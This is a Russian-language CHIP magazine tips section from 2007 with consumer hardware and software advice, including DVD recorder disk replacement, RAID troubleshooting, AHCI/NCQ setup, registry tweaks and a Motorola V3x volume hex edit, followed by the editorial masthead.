BIOS. Ее можно регулировать, добиваясь экономии энергии и снижения уровня шума. Однако если выбрать слишком низкое значение, циркуляция воздуха станет недостаточной, что может привести к опасному перегреву преобразователя напряжения. Это, в свою очередь, затронет конденсаторы-стабилизаторы и может вызвать тяжелые повреждения, чреватые заменой материнской платы.

Чтобы определить наименьшее число оборотов вентилятора, допустимое в системе, заставьте компьютер работать с большой нагрузкой. К примеру, это можно сделать с помощью бенчмарка 3DMark (www.futuremark.com). Если система притормаживает, постепенно повышайте в BIOS число оборотов вентилятора — до тех пор, пока ПК не начнет работать стабильно.

2 Пространство для записи Замена жесткого диска в DVD-рекордере

На жестком диске вашего DVD-рекордера не хватает места? Не спешите с покупкой нового аппарата. Решить проблему можно иначе — достаточно просто заменить винчестер.

Причины замены жесткого диска, встроенного в DVD-рекордер, бывают разными. Кого-то, к примеру, не устраивает объем штатного винчестера. Кому-то мешает громкий шум жесткого диска, и он мечтает о более тихой модели. Кто-то просто хочет заменить диск, вышедший из строя. На фотографиях справа показано, как можно осуществить эту операцию практически.

Такие производители как Philips, Samsung или Toshiba размещают программное обеспечение рекордеров на жестком диске. Владельцам этих устройств придется сделать резервную копию жесткого диска. Необходимость этого выясняется с помощью простого теста. Установите в рекордер какой-нибудь старый жесткий диск и проверьте, распознается ли он. Если рекордер не видит его, перенесите все данные с оригинального диска на новый винчестер. Это делается с помощью ПК и программы для копирования дисков (например, Paragon Hard Disk Manager). →

2.1


ОБНАЖАЕМ ВНУТРЕННОСТИ



Откройте корпус рекордера. Внутри он очень похож на компьютер. Жесткие диски DVD-рекордеров обычно подключаются к разъему PATA. Интерфейс SATA не получил распространения в этом классе устройств

2.2


ОТКЛЮЧАЕМ ПИТАНИЕ И КАБЕЛЬ IDE



Отсоедините от жесткого диска кабель IDE и провод питания. Вынимайте штекеры осторожно и без перекосов, чтобы не погнуть контакты

2.3

ВЫНИМАЕМ РАМКУ ИЗ КОРПУСА



Чтобы извлечь из корпуса жесткий диск вместе с рамкой, необходимо открутить винты. На фотографии они отмечены стрелками

2.4


СНИМАЕМ РАМКУ С ЖЕСТКОГО ДИСКА




Снимите рамку с жесткого диска. Как правило, она прикрепляется крестовыми винтами

2.5 УСТАНАВЛИВАЕМ РАМКУ НА ЖЕСТКИЙ ДИСК

Прикрепите рамку к новому жесткому диску. Отверстия для винтов соответствуют стандарту. Перед установкой проверьте, в каком положении стоят перемычки у старого жесткого диска (Master или Slave), и выберите для нового диска такой же режим

2.6 УСТАНАВЛИВАЕМ ЖЕСТКИЙ ДИСК

Теперь установите жесткий диск в DVD-рекордер и прикрутите винты

2.7 ПОДКЛЮЧАЕМ КАБЕЛИ

Подсоедините кабель IDE и провод питания. Форма штекеров такова, что их можно вставить только в одном, правильном положении

2.8 ЗАКРЫВАЕМ КОРПУС

Закройте корпус и закрутите винты. Теперь вы можете снова как обычно пользоваться своим рекордером

Иногда большие жесткие диски не распознаются вообще, поскольку в прошивке прописан определенный объем. В любом случае следует проверить модификацию прошивки для вашей модели. Проблему с поддержкой дисков другого объема обновленная прошивка может и не решить, но ее установка позитивно скажется на работе других систем рекордера.

Что вам потребуется

Из инструментов понадобится только крестовая отвертка. Чтобы выбрать для замены оптимальную модель жесткого диска, загляните в большой тест винчестеров на стр. 88. Там вы найдете технические характеристики актуальных жестких дисков, а также информацию об их быстродействии. Для того чтобы создать образ диска, лучше всего использовать Linux — здесь необходимая программа всегда под рукой. Для Windows мы рекомендуем программный пакет Paragon Hard Disk Manager.

**3 Ноутбук
Обновление прошивки карт-ридера**

Чтобы иметь достаточно места для фотографий, вы купили карту памяти SD объемом 2 Гбайт. Однако устройство для чтения карт памяти, встроенное в ваш ноутбук, отказывается распознавать новый носитель.


СОВЕТ Производители первых карт памяти SD просто не могли себе представить, что когда-нибудь будут достигнуты объемы выше 1 Гбайт. Еще меньше задумывались об этом производители считывающих устройств. Поэтому многие старые модели не распознают карты памяти большой емкости. Вашему карт-ридеру нужна новая прошивка. Первую попытку поиска лучше всего сделать на сайте производителя ноутбука: в разделе «Downloads» под ссылкой с моделью вашего компьютера должны быть приведены прошивки для встроенного карт-ридера. Если не повезет, проверьте, нет ли прошивки для аналогичного устройства. Если у производителя ноутбука подходящего про-

граммного обеспечения нет, посетите веб-сайт производителя читающего устройства. Название фирмы вы найдете в Диспетчере устройств (см. скриншот). Он открывается через «Мой компьютер | Свойства | Оборудование».

4 RAID 0 Решаем проблему скорости

Читатель CHIP приобрел два винчестера SATA производства Seagate, чтобы использовать их с материнской платой MSI в быстром режиме RAID 0. Однако с помощью различных бенчмарков он выяснил: массив из двух жестких дисков не дает и половины скорости одного отдельно взятого винчестера Seagate Barracuda 7200.10.

ДИАГНОЗ Первая проверка полностью подтверждает информацию нашего читателя. Программа CHIP Diskbench показывает, что скорость чтения колеблется от 20 до 40 Мбайт/с, в то время как обычно винчестеры Barracuda выдают более 60 Мбайт/с. Чтобы исключить влияние операционной системы, установленной на RAID-дисках, мы встраиваем в компьютер третий жесткий диск и копируем на него операционную систему. Затем мы загружаем компьютер с этого диска и вновь измеряем скорость чтения, а заодно и записи. Получаем очень низкие значения — от 20 до 40 Мбайт/с.



3 КАРТ-РИДЕР Имя производителя устройства для чтения карт памяти указано в Диспетчере устройств

Теперь мы проверяем настройки RAID. Единственный регулируемый параметр — размер блока RAID-stripe — соответствует стандарту и составляет 128 кбайт. Его изменение ни на что не влияет. Когда мы разбираем RAID-массив и проводим отдельные измерения на первом жестком диске, получаем ожидаемую скорость — свыше 60 Мбайт/с. Наконец, мы устанавливаем Matrix Storage Manager, программу от Intel для управления RAID-массивами. Тотчас же появляется сообщение об ошибке SMART на втором RAID-диске, которое наводит нас на мысль измерить его скорость. Она составляет всего 10–20 Мбайт/с.

РЕШЕНИЕ Второй диск неисправен, поэтому он сильно тормозит работу RAID. По-видимому, он все равно скоро вышел бы из строя. Если бы в BIOS была включена функция SMART, наш читатель давно смог бы поставить этот диагноз самостоятельно. Мы обмениваем жесткий диск у производителя и получаем от RAID-массива ожидаемые 120 Мбайт/с.

5 Жесткие диски SATA Дополнительно активируем NCQ

На вашем компьютере с чипсетом Intel и жестким диском SATA установлен Windows XP и множество других приложений. Если одновременно работают несколько программ, требующих интенсивного обмена информацией с жестким диском, например графические приложения, backup и антивирус, компьютер становится значительно медленнее. Вы хотите ускорить работу при помощи функции «Native Command Queuing».

СОВЕТ Если постоянное взаимодействие с жестким диском тормозит компьютер, это значит, что, скорее всего, в BIOS не активирован параметр «Advanced Host Controller Interface» (AHCI) SATA-порта. В результате операционная система не может использовать увеличивающую производительность функцию «Native Command Queuing» (NCQ). NCQ при помощи оптимизации команд минимизирует



4 ОБУЗА Вместо того чтобы дать прибавку в скорости, неисправный диск, установленный в RAID, мешает своему близнецу и тормозит работу

движения пишущей и считывающей головок. Режим AHCI можно включить в BIOS, но после этого перестает загружаться Windows. Рекомендации Intel и Microsoft звучат следующим образом: сначала активируйте AHCI, затем переустанавливайте Windows и другие приложения.

Небольшая хитрость поможет упростить и ускорить эту процедуру: современные материнские платы с чипсетами Intel зачастую оснащены RAID-контроллерами с разъемами SATA (посмотрите в руководстве по эксплуатации, где находятся соответствующие разъемы). Если ваша система удовлетворяет этому требованию, включите RAID-контроллер в BIOS (в разделе «Integrated Peripherals»). Загрузите систему с активным RAID-контроллером и при необходимости установите драйверы с компакт-диска, прилагающегося к материнской плате. После этого выключите компьютер и присоедините системный диск к RAID-контроллеру, а не встроенному контроллеру чипсета. Вновь запустите компьютер и активируйте в BIOS режим AHCI для SATA-контроллера — также в «Integrated Peripherals». После этого Windows распознает новое оборудование и потребует драйверы. Установите их с компакт-диска, прилагающегося к материнской плате.

Еще раз выключите компьютер и подключите жесткий диск к изначально использовавшемуся конт- ➔



роллеру. После этого ОС Windows будет загружаться в режиме AHCI и сможет использовать возможности NCQ. Если на вашей материнской плате нет дополнительного RAID-контроллера, для этой процедуры можно использовать и SATA-PCI-карту. В зависимости от приложения этот метод позволяет добиться 5–10-процентной прибавки к скорости.

6 Струйный принтер Устраняем ошибочное сообщение

Несколько дней назад вы установили на Canon BJC-6000 новый фирменный картридж и с тех пор напечатали всего несколько страниц. Несмотря на это, принтер уже начал предупреждать вас о том, что кончаются чернила.

СОВЕТ Принтеры Canon, такие как BJC-3000 или BJC-6000, а также большинство принтеров S-класса для определения полноты картриджа используют ненадежную оптическую систему с призмой. Когда уровень чернил в картридже уменьшается, принтер по ошибке начинает выдавать предупреждения и требовать замены картриджа, несмотря на то, что имеется вполне достаточное количество чернил.

При помощи простого фокуса принтер можно все же заставить печатать: нажмите на нем кнопку протяжки бумаги, и надоедливое сообщение

пропадет. Этот способ можно применять до тех пор, пока чернила действительно не кончатся.

ВНИМАНИЕ Прежде чем производить вышеописанные действия, извлеките картридж из принтера и убедитесь в том, что в резервуаре действительно есть чернила. Иначе существует опасность того, что головка будет печатать «посуху», что может привести к ее поломке. Между прочим, в новых картриджах для последних моделей струйных принтеров Canon вместо оптического используется расходомерный датчик.

7 Цифровая камера Фотографируем слайды

Для вашей веб-страницы нужно оцифровать несколько слайдов, но покупка сканера со слайд-адаптером не входит в ваши планы. Есть более простое и дешевое решение.

СОВЕТ Сфотографируйте ваши слайды на цифровой фотоаппарат. Для этого спроецируйте их в темной комнате на экран. Установите ширину изображения около 70–100 см и выберите диафрагму 5,6 или 8. Оптимальный результат вы получите, если фотокамера будет расположена строго параллельно плоскости экрана — лучше всего для этого использовать штатив. Чтобы при съемке исключить дрожание рук, используйте либо автоматический, либо дистанционный спуск.



7 МАКРОСЪЕМКА

Чтобы перенести слайды на цифровую камеру, нужно активировать режим макросъемки

Можно поступить иначе. Положите слайд на освещенную снизу матовую стеклянную пластину. Важно, чтобы фотоаппарат имел режим макросъемки. Необходимо максимально приблизиться к слайду: в зависимости от типа объектива расстояние должно составлять от 10 до 25 см. Какой бы метод вы не выбрали, придется поэкспериментировать с балансом белого. Обычно необходим режим искусственного освещения. Только так удастся добиться точной цветопередачи. Вряд ли сфотографированные кадры будут по качеству соответствовать оригиналу, однако для размещения в Интернете этого вполне достаточно. Кроме того, это гораздо быстрее, чем сканирование через слайд-адаптер. **CHIP**



INTERNET

8 Thunderbird Автоматическое удаление старой почты

Как автоматизировать удаление ненужной почты в почтовом клиенте?

В Thunderbird можно решать, хотите ли вы автоматически удалять подходящую


почту или даже задавать условия, при которых письма должны удаляться. К разным папкам вы можете применить различные настройки. Для этого кликните правой кнопкой по соответствующей папке, выберите «Свойства» и перейдите на вкладку «Настройки хранения сообщений». Чтобы изменить настройки, сначала

ла необходимо отключить опцию «Использовать параметры сервера». Теперь вы можете решать, нужно ли, чтобы почта хранилась определенное время или чтобы она удалялась, когда в папке «Входящие» скопится заданное число писем. Для этого активируйте опцию «Удалять все, кроме последних X сообщений» или «Удалять сообщения старше X дней». Вместо «X» в окошке ввода впишите нужную цифру и нажмите «ОК». Автоматическая очистка не только спасает от переполнения ненужной почтой, но и помогает защитить данные. Когда вы вручную очищаете каталог «Удаленные», то стираются все письма, даже попавшие туда по ошибке. Когда удаление происходит автоматически, вы избавлены от такой неприятности.

9 Файлообмен Использование онлайн-сервисов для обмена данными

В большинстве случаев маленькие файлы можно отправлять приложениям к электронным письмам. Но когда их размер зашкаливает за несколько мегабайт, могут возникнуть проблемы. Почтовый сервер может не позволять передавать почтой такие большие файлы, а разбиение файлов на части требует дополнительного времени.

Загрузите файлы на бесплатные онлайн-хранилища, такие как, например, www.box.net, и разрешите другим скачи-



вать их. Онлайн-овое файловое хранилище дает несколько преимуществ. Вам больше не нужно носить с собой USB флеш-драйв, если необходимо перенести файлы с одного компьютера на другой, например из дома в офис, а также вы сможете получить доступ к файлам даже во время путешествия.

Для начала необходимо зарегистрироваться на сайте сервиса. Зайдите по адресу www.box.net/signup и выберите опцию «Free», чтобы пользоваться сервисом бесплатно. За деньги можно получить дополнительные услуги: больше места для хранения файлов, повышенную скорость и возможность доступа к файлам по паролю. Теперь введите ваш e-mail и заполните графу «Password». После регистрации вы сможете залогиниться и начать закачивать данные.

Если получатель уже имеет аккаунт на box.net, вы можете напрямую отправить ему файлы. В противном случае вы должны отправить ему по e-mail приглашение для регистрации. Для этого кликните по стрелке рядом с именем файла и в меню выберите «Send to Friend» (Отправить другу). В следующем окне введите e-mail получателя, кликните по кнопке «Message» и, если необходимо, введите текст. Наконец, нажмите на кнопку «Send File». С помощью пункта меню «GET PUBLIC LINK» можно сделать файл доступным для всех. После выбора этой опции вы получите прямую ссылку на файл. Выберите «Email Link», чтобы отправить URL знакомым по почте. Чтобы убрать файлы из общего доступа, выберите его и кликните «Deactivate». **CHIP**



COMMUNICATIONS

10 Беспроводные сети Оптимизируем радиоканал

Я установил дома беспроводной маршрутизатор именно так, как советовали специалисты журнала CHIP, то есть повесил высоко на стене и направил антенну вниз наискосок. Однако беспроводная сеть функционирует со средней скоростью и на малой мощности сигнала — независимо от того, где находятся машины-клиенты. Что предпринять в этой ситуации?

В некоторых случаях проблема кроется в следующем: одна беспроводная сеть перекрывается другой, работающей на той же самой частоте. Чтобы обеспечить нормальное функционирование соседствующих беспроводных сетей для стандарта IEEE 802.11g, предусмотрено 13 каналов в частотной полосе 1,4 ГГц. Этого должно быть достаточно, однако большинство маршрутизаторов по умолчанию настроены на 6-й или 11-й канал, в чем вы можете убедиться, открыв соответствующую →



8 FEBE Для быстрого поиска нужной информации файлы можно снабдить тегами



12 Windows XP

Создание файлов любого типа через контекстное меню

В меню «Файл» Проводника Windows или контекстном меню есть команда «Создать», позволяющая сделать пустой файл и задать ему имя. Однако эта команда существует только для документов в таких форматах как DOC, XLS и т. п. Попробуем расширить область полезного применения этой функции. Допустим, вам необходимо быстро создавать файлы шаблона Word (расширение DOT).

Вы можете включить эту опцию непосредственно через реестр. Откройте редактор regedit и перейдите в ветку HKEY_CLASSES_ROOT. Найдите в ней раздел .dot и выберите его. Проверьте значение строки «По умолчанию» в правой части окна. Если задано значение, например, Word.Template.8, перейдите в одноименный подраздел. В противном случае оставайтесь в текущем ключе. Проверьте, существует ли в подразделе параметр ShellNew. Если нет, создайте его, выбрав «Правка | Создать | Раздел». Перейдите в правую часть окна и выберите «Правка | Создать | Строковый параметр». Присвойте ему имя NullFile и не задавайте никакого значения. Закройте редактор реестра и перезагру-

зите Windows. Теперь дополнительная команда «Файл | Создать | Шаблон Microsoft Word» будет доступна.

Вместо создания пустого файла вы также можете копировать существующий шаблон или вызывать нужную команду. Для этого в реестре создайте строковый параметр с именем FileName вместо NullFile. Затем, дважды кликнув по нему, укажите имя желаемого целевого файла, например Normal.dot. Не забудьте ввести полный путь к файлу.

Другая возможность — добавить в реестр опцию, вызывающую команду, которая создает новый файл. Для этого создайте строковый параметр с именем Command вместо NullFile и в строку значения введите нужную консольную программу.

13 Diskeeper


Ошибка при установке программы

Во время установки программы Diskeeper выводится окно с сообщением об ошибке с кодом 1920, после чего инсталляция прерывается. Как решить эту проблему?

Существует несколько причин возникновения такой ошибки: отключенная служба журналирования (Event Log), система может не понимать длинные имена папок при попытке запустить службу Diskeeper, также могут мешать другие программы. Первым делом удалите, если необходимо, старую версию программы и попробуйте по очереди применить наши советы по решению этой проблемы.

Убедитесь, что служба Event Log запускается автоматически.

Выберите «Пуск | Настройка | Панель управления | Администрирование | Службы». Дважды кликните по сервису Event Log и на обеих вкладках выставьте «Авто» в выпадающем меню. Перезагрузите Windows.



13 ОШИБКА В УСТАНОВКЕ DISKEEPER

Инсталляция дефрагментатора может мешать отключенный сервис Event Log


Если после первого способа Diskeeper все же не был установлен, то удалите KEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Diskeeper в реестре. После этого необходимо перезагрузить Windows. Запустите инсталляцию Diskeeper. Сервис Diskeeper должен появиться в списке «Пуск | Настройка | Панель управления | Администрирование | Службы». Если нет, то еще раз запустите инсталляцию. Когда появится окно с 1920-й ошибкой, не закрывая его, откройте все тот же список сервисов выделите Diskeeper и нажмите «Start». Если сервис не запускается, так же, не закрывая окна с ошибкой, откройте редактор реестра. В ветке HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Diskeeper дважды кликните по ключу ImagePath и добавьте двойные кавычки (") в начале и конце строки. Далее, не закрывая окно с ошибкой, в сервисах опять нажмите «Start» на Diskeeper.

Короткие имена в пути к программе.

Если предыдущие способы не помогли исправить проблему, попробуйте при инсталляции задать следующий путь установки C:\Program Files\Execsoft\Diskeeper. Или любое другое имя каталога — лишь бы оно было в «коротком» формате 8.3.

Сервисы других программ мешают установке Diskeeper.

Часто сервисы антивирусных программ, таких как Symantec или McAfee могут мешать инсталляции, поэтому их следует удалить. Установите Diskeeper и установите заново антивирусы. СНИП



12 НОВЫЕ ТИПЫ ФАЙЛОВ



Быстрое создание файлов нужных вам типов можно добавить в контекстное меню Проводника

закладку в настройках своего роутера. В результате может получиться так, что беспроводная сеть по соседству излучает радиоволны на той же частоте и воспринимается как часть вашей сети, мешая передаче информации.

Для начала вам необходимо найти беспроводные сети в непосредственной близости от вашей и определить каналы, на которых они работают. Сделать это можно с помощью утилиты, поставляемой в комплекте с беспроводным адаптером, установленном на вашем компьютере, или с помощью бесплатной программы, например NetStumbler. Скачайте утилиту на сайте www.netstumbler.com и запустите поиск — вы увидите в основном окне NetStumbler используемые окружающими сетями каналы. Переставьте свою сеть на один из свободных каналов (переключатель в настройках роутеров располагается, как правило, в разделе «Wireless Settings») и посмотрите, улучшилась ли ее работа после этого.

11 Сотовые телефоны Увеличиваем громкость звука V3x

Недавно я приобрел раскладушку Motorola V3x — этот телефон меня в общем устраивает, за исключением того, что у него довольно тихий звук. Мне сказали, что это можно исправить посредством перепрошивки устройства, но я не хочу рисковать гарантией. Есть ли другой способ решить эту проблему?





На самом деле в телефонах этой серии за громкость и другие звуковые параметры отвечает файл `audio_cfg.db`, сохраненный в памяти устройства. Соответственно, ваша задача сводится к тому, чтобы найти этот файл, скопировать его на компьютер, отредактировать необходимые параметры и вернуть на место.

К сожалению, официально поставляемый набор утилит Motorola Phone Tools не позволяет работать с системными файлами, поэтому вам понадобится программа P2k Commander или утилита LeaderGL FlexEditor — оба приложения есть на нашем диске. С их помощью скопируйте файл `audio_cfg.db` на жесткий диск компьютера и откройте его в любом HEX-редакторе. Для повышения громкости на телефоне Motorola V3x вам нужно будет изменить несколько значений:

- Звонки: offset, слева 180 сверху D (Default 01, максимум — 06);
- Кнопки: offset, слева 190 сверху 9 (Default 01, максимум — 06);
- Динамик: offset, слева 1b0 сверху 1 (Default 01, максимум — 06);
- MP3/Видео: offset, слева 370 сверху 9 (Default 01, максимум — 06).

Мы рекомендуем не выставлять значения больше 6, поскольку в противном случае динамик телефона просто может выйти из строя.

После внесения изменений сохраните обновленный вариант файла и скопируйте его обратно на телефон. Теперь вы можете проверить, насколько увеличилась громкость динамика. Помните, что перед выполнением этой операции необходимо сделать резервную копию файла `audio_cfg.db` на случай возникновения сбоев в работе сотового телефона. CHIP



Альтернатива Vista

Перспектива перехода на дорогостоящую и ресурсоемкую Windows Vista вызвала новую волну интереса организаций и пользователей к свободно распространяемым операционным системам. Какой дистрибутив Linux выбрать, как решить типичные проблемы и настроить систему — читайте в теме номера



Экономим с помощью интернет-телефонии

Разговор по мобильному телефону в роуминге — удовольствие недешевое. Однако с помощью интернет-телефонии можно существенно сэкономить на переговорах

Обзор беспроводных наушников до \$200

В магазинах все чаще можно встретить беспроводные наушники. Зачастую производители позиционируют их звучание как высококачественное. Мы проверили, так ли это, а также выяснили, чем отличаются друг от друга некоторые модели



Два в одном: MP3 в вашем мобильном

Как только формат MP3 добрался до сотовых телефонов, мультимедийные модели стали самыми популярными на рынке. Мы протестировали новые телефоны-плееры средней и высшей ценовых категорий и определили лучшее мобильное устройство

CHIP

Журнал информационных технологий
ISSN 1609-4212
Выходит 12 раз в год | 4'2007 (97)

Главный редактор

Андрей Кокоуров, a.kokourov@burda.ru

Заместитель главного редактора

Антон Мокрецов, a.mokretsov@burda.ru

Выпускающий редактор

Евгения Лобачева, e.lobatcheva@burda.ru

Редакторы

Денис Михайлов, d.mikhaylov@burda.ru

Дмитрий Шульгин, d.shulgin@burda.ru

Павел Шوشин, p.shoshin@burda.ru

Сергей Сафонов, s.safonov@burda.ru

Максим Амелин, m.amelin@burda.ru

Литературный редактор

Любовь Панкратова, l.pankratova@burda.ru

Арт-директор

Андрей Баранов, a.baranov@burda.ru

Дизайн

Сергей Кузнецов, se.kuznetsov@burda.ru

Инна Абрамова, i.abramova@burda.ru

Издатель

Денис Седякин, d.sedyakin@burda.ru

PR-менеджер

Анастасия Панина, a.panina@burda.ru

Отдел рекламы (495) 787 33 91

Ярослав Черняков, y.chernyakov@burda.ru

Вячеслав Матвеев, v.matveev@burda.ru

Наталья Полева, n.poleva@burda.ru

Отдел распространения (495) 797 45 60

vertrieb@burda.ru

Учреждено и издается ЗАО «Издательский дом «Бурда»

Адрес издателя: Россия, 127018, Москва,

ул. Полковая, д. 3, стр. 4

Адрес редакции: Россия, 127018, Москва, ул. Полковая, д. 3,

стр. 4 Телефон: (495) 787 33 88, факс: (495) 787 94 31

Журнал зарегистрирован в Федеральной службе по надзору

за соблюдением законодательства в сфере коммуникаций

и охраны культурного наследия. Свидетельство

о регистрации ПИ №ФС77-25010 от 07 июля 2006г.

За содержание рекламного объявления ответственность несет рекламодатель. За оригинальность и содержание статьи ответственность несет автор. Рукописи редакцией не возвращаются. В случае приема рукописи к публикации редакция ставит об этом автора в известность. При этом издатель получает эксклюзивное право на распространение принятого произведения через журнал включая возможность его публикации на WWW-страницах журнала, CD или иным образом в электронной форме. Авторский гонорар выплачивается разово в течение пяти недель после первой публикации и в размере, определяемом внутренним справочником тарифов. В данный гонорар входит и вознаграждение за возможную публикацию произведения в электронной форме. По истечении одного года с момента первой публикации автор имеет право опубликовать свое произведение в другом месте без предварительного письменного согласия издателя. Все права на опубликованные материалы защищены. Перепечатка, использование или перевод на другой язык, а также иное использование произведений, равно как их включение в состав другого произведения (сборник, как часть другого произведения, использование в какой-либо форме в электронной публикации) без согласия издателя запрещены.

Advertising International Vogel Burda Communication,
Pocistr.11, D-80336 Munchen: Erik N.Wicha (ewicha@vogel.de) Phone: (+49 89) 74642 326, Fax (+49 89) 74642 217 More

information about the publishing house and its products is also available on www.vogel-media.com

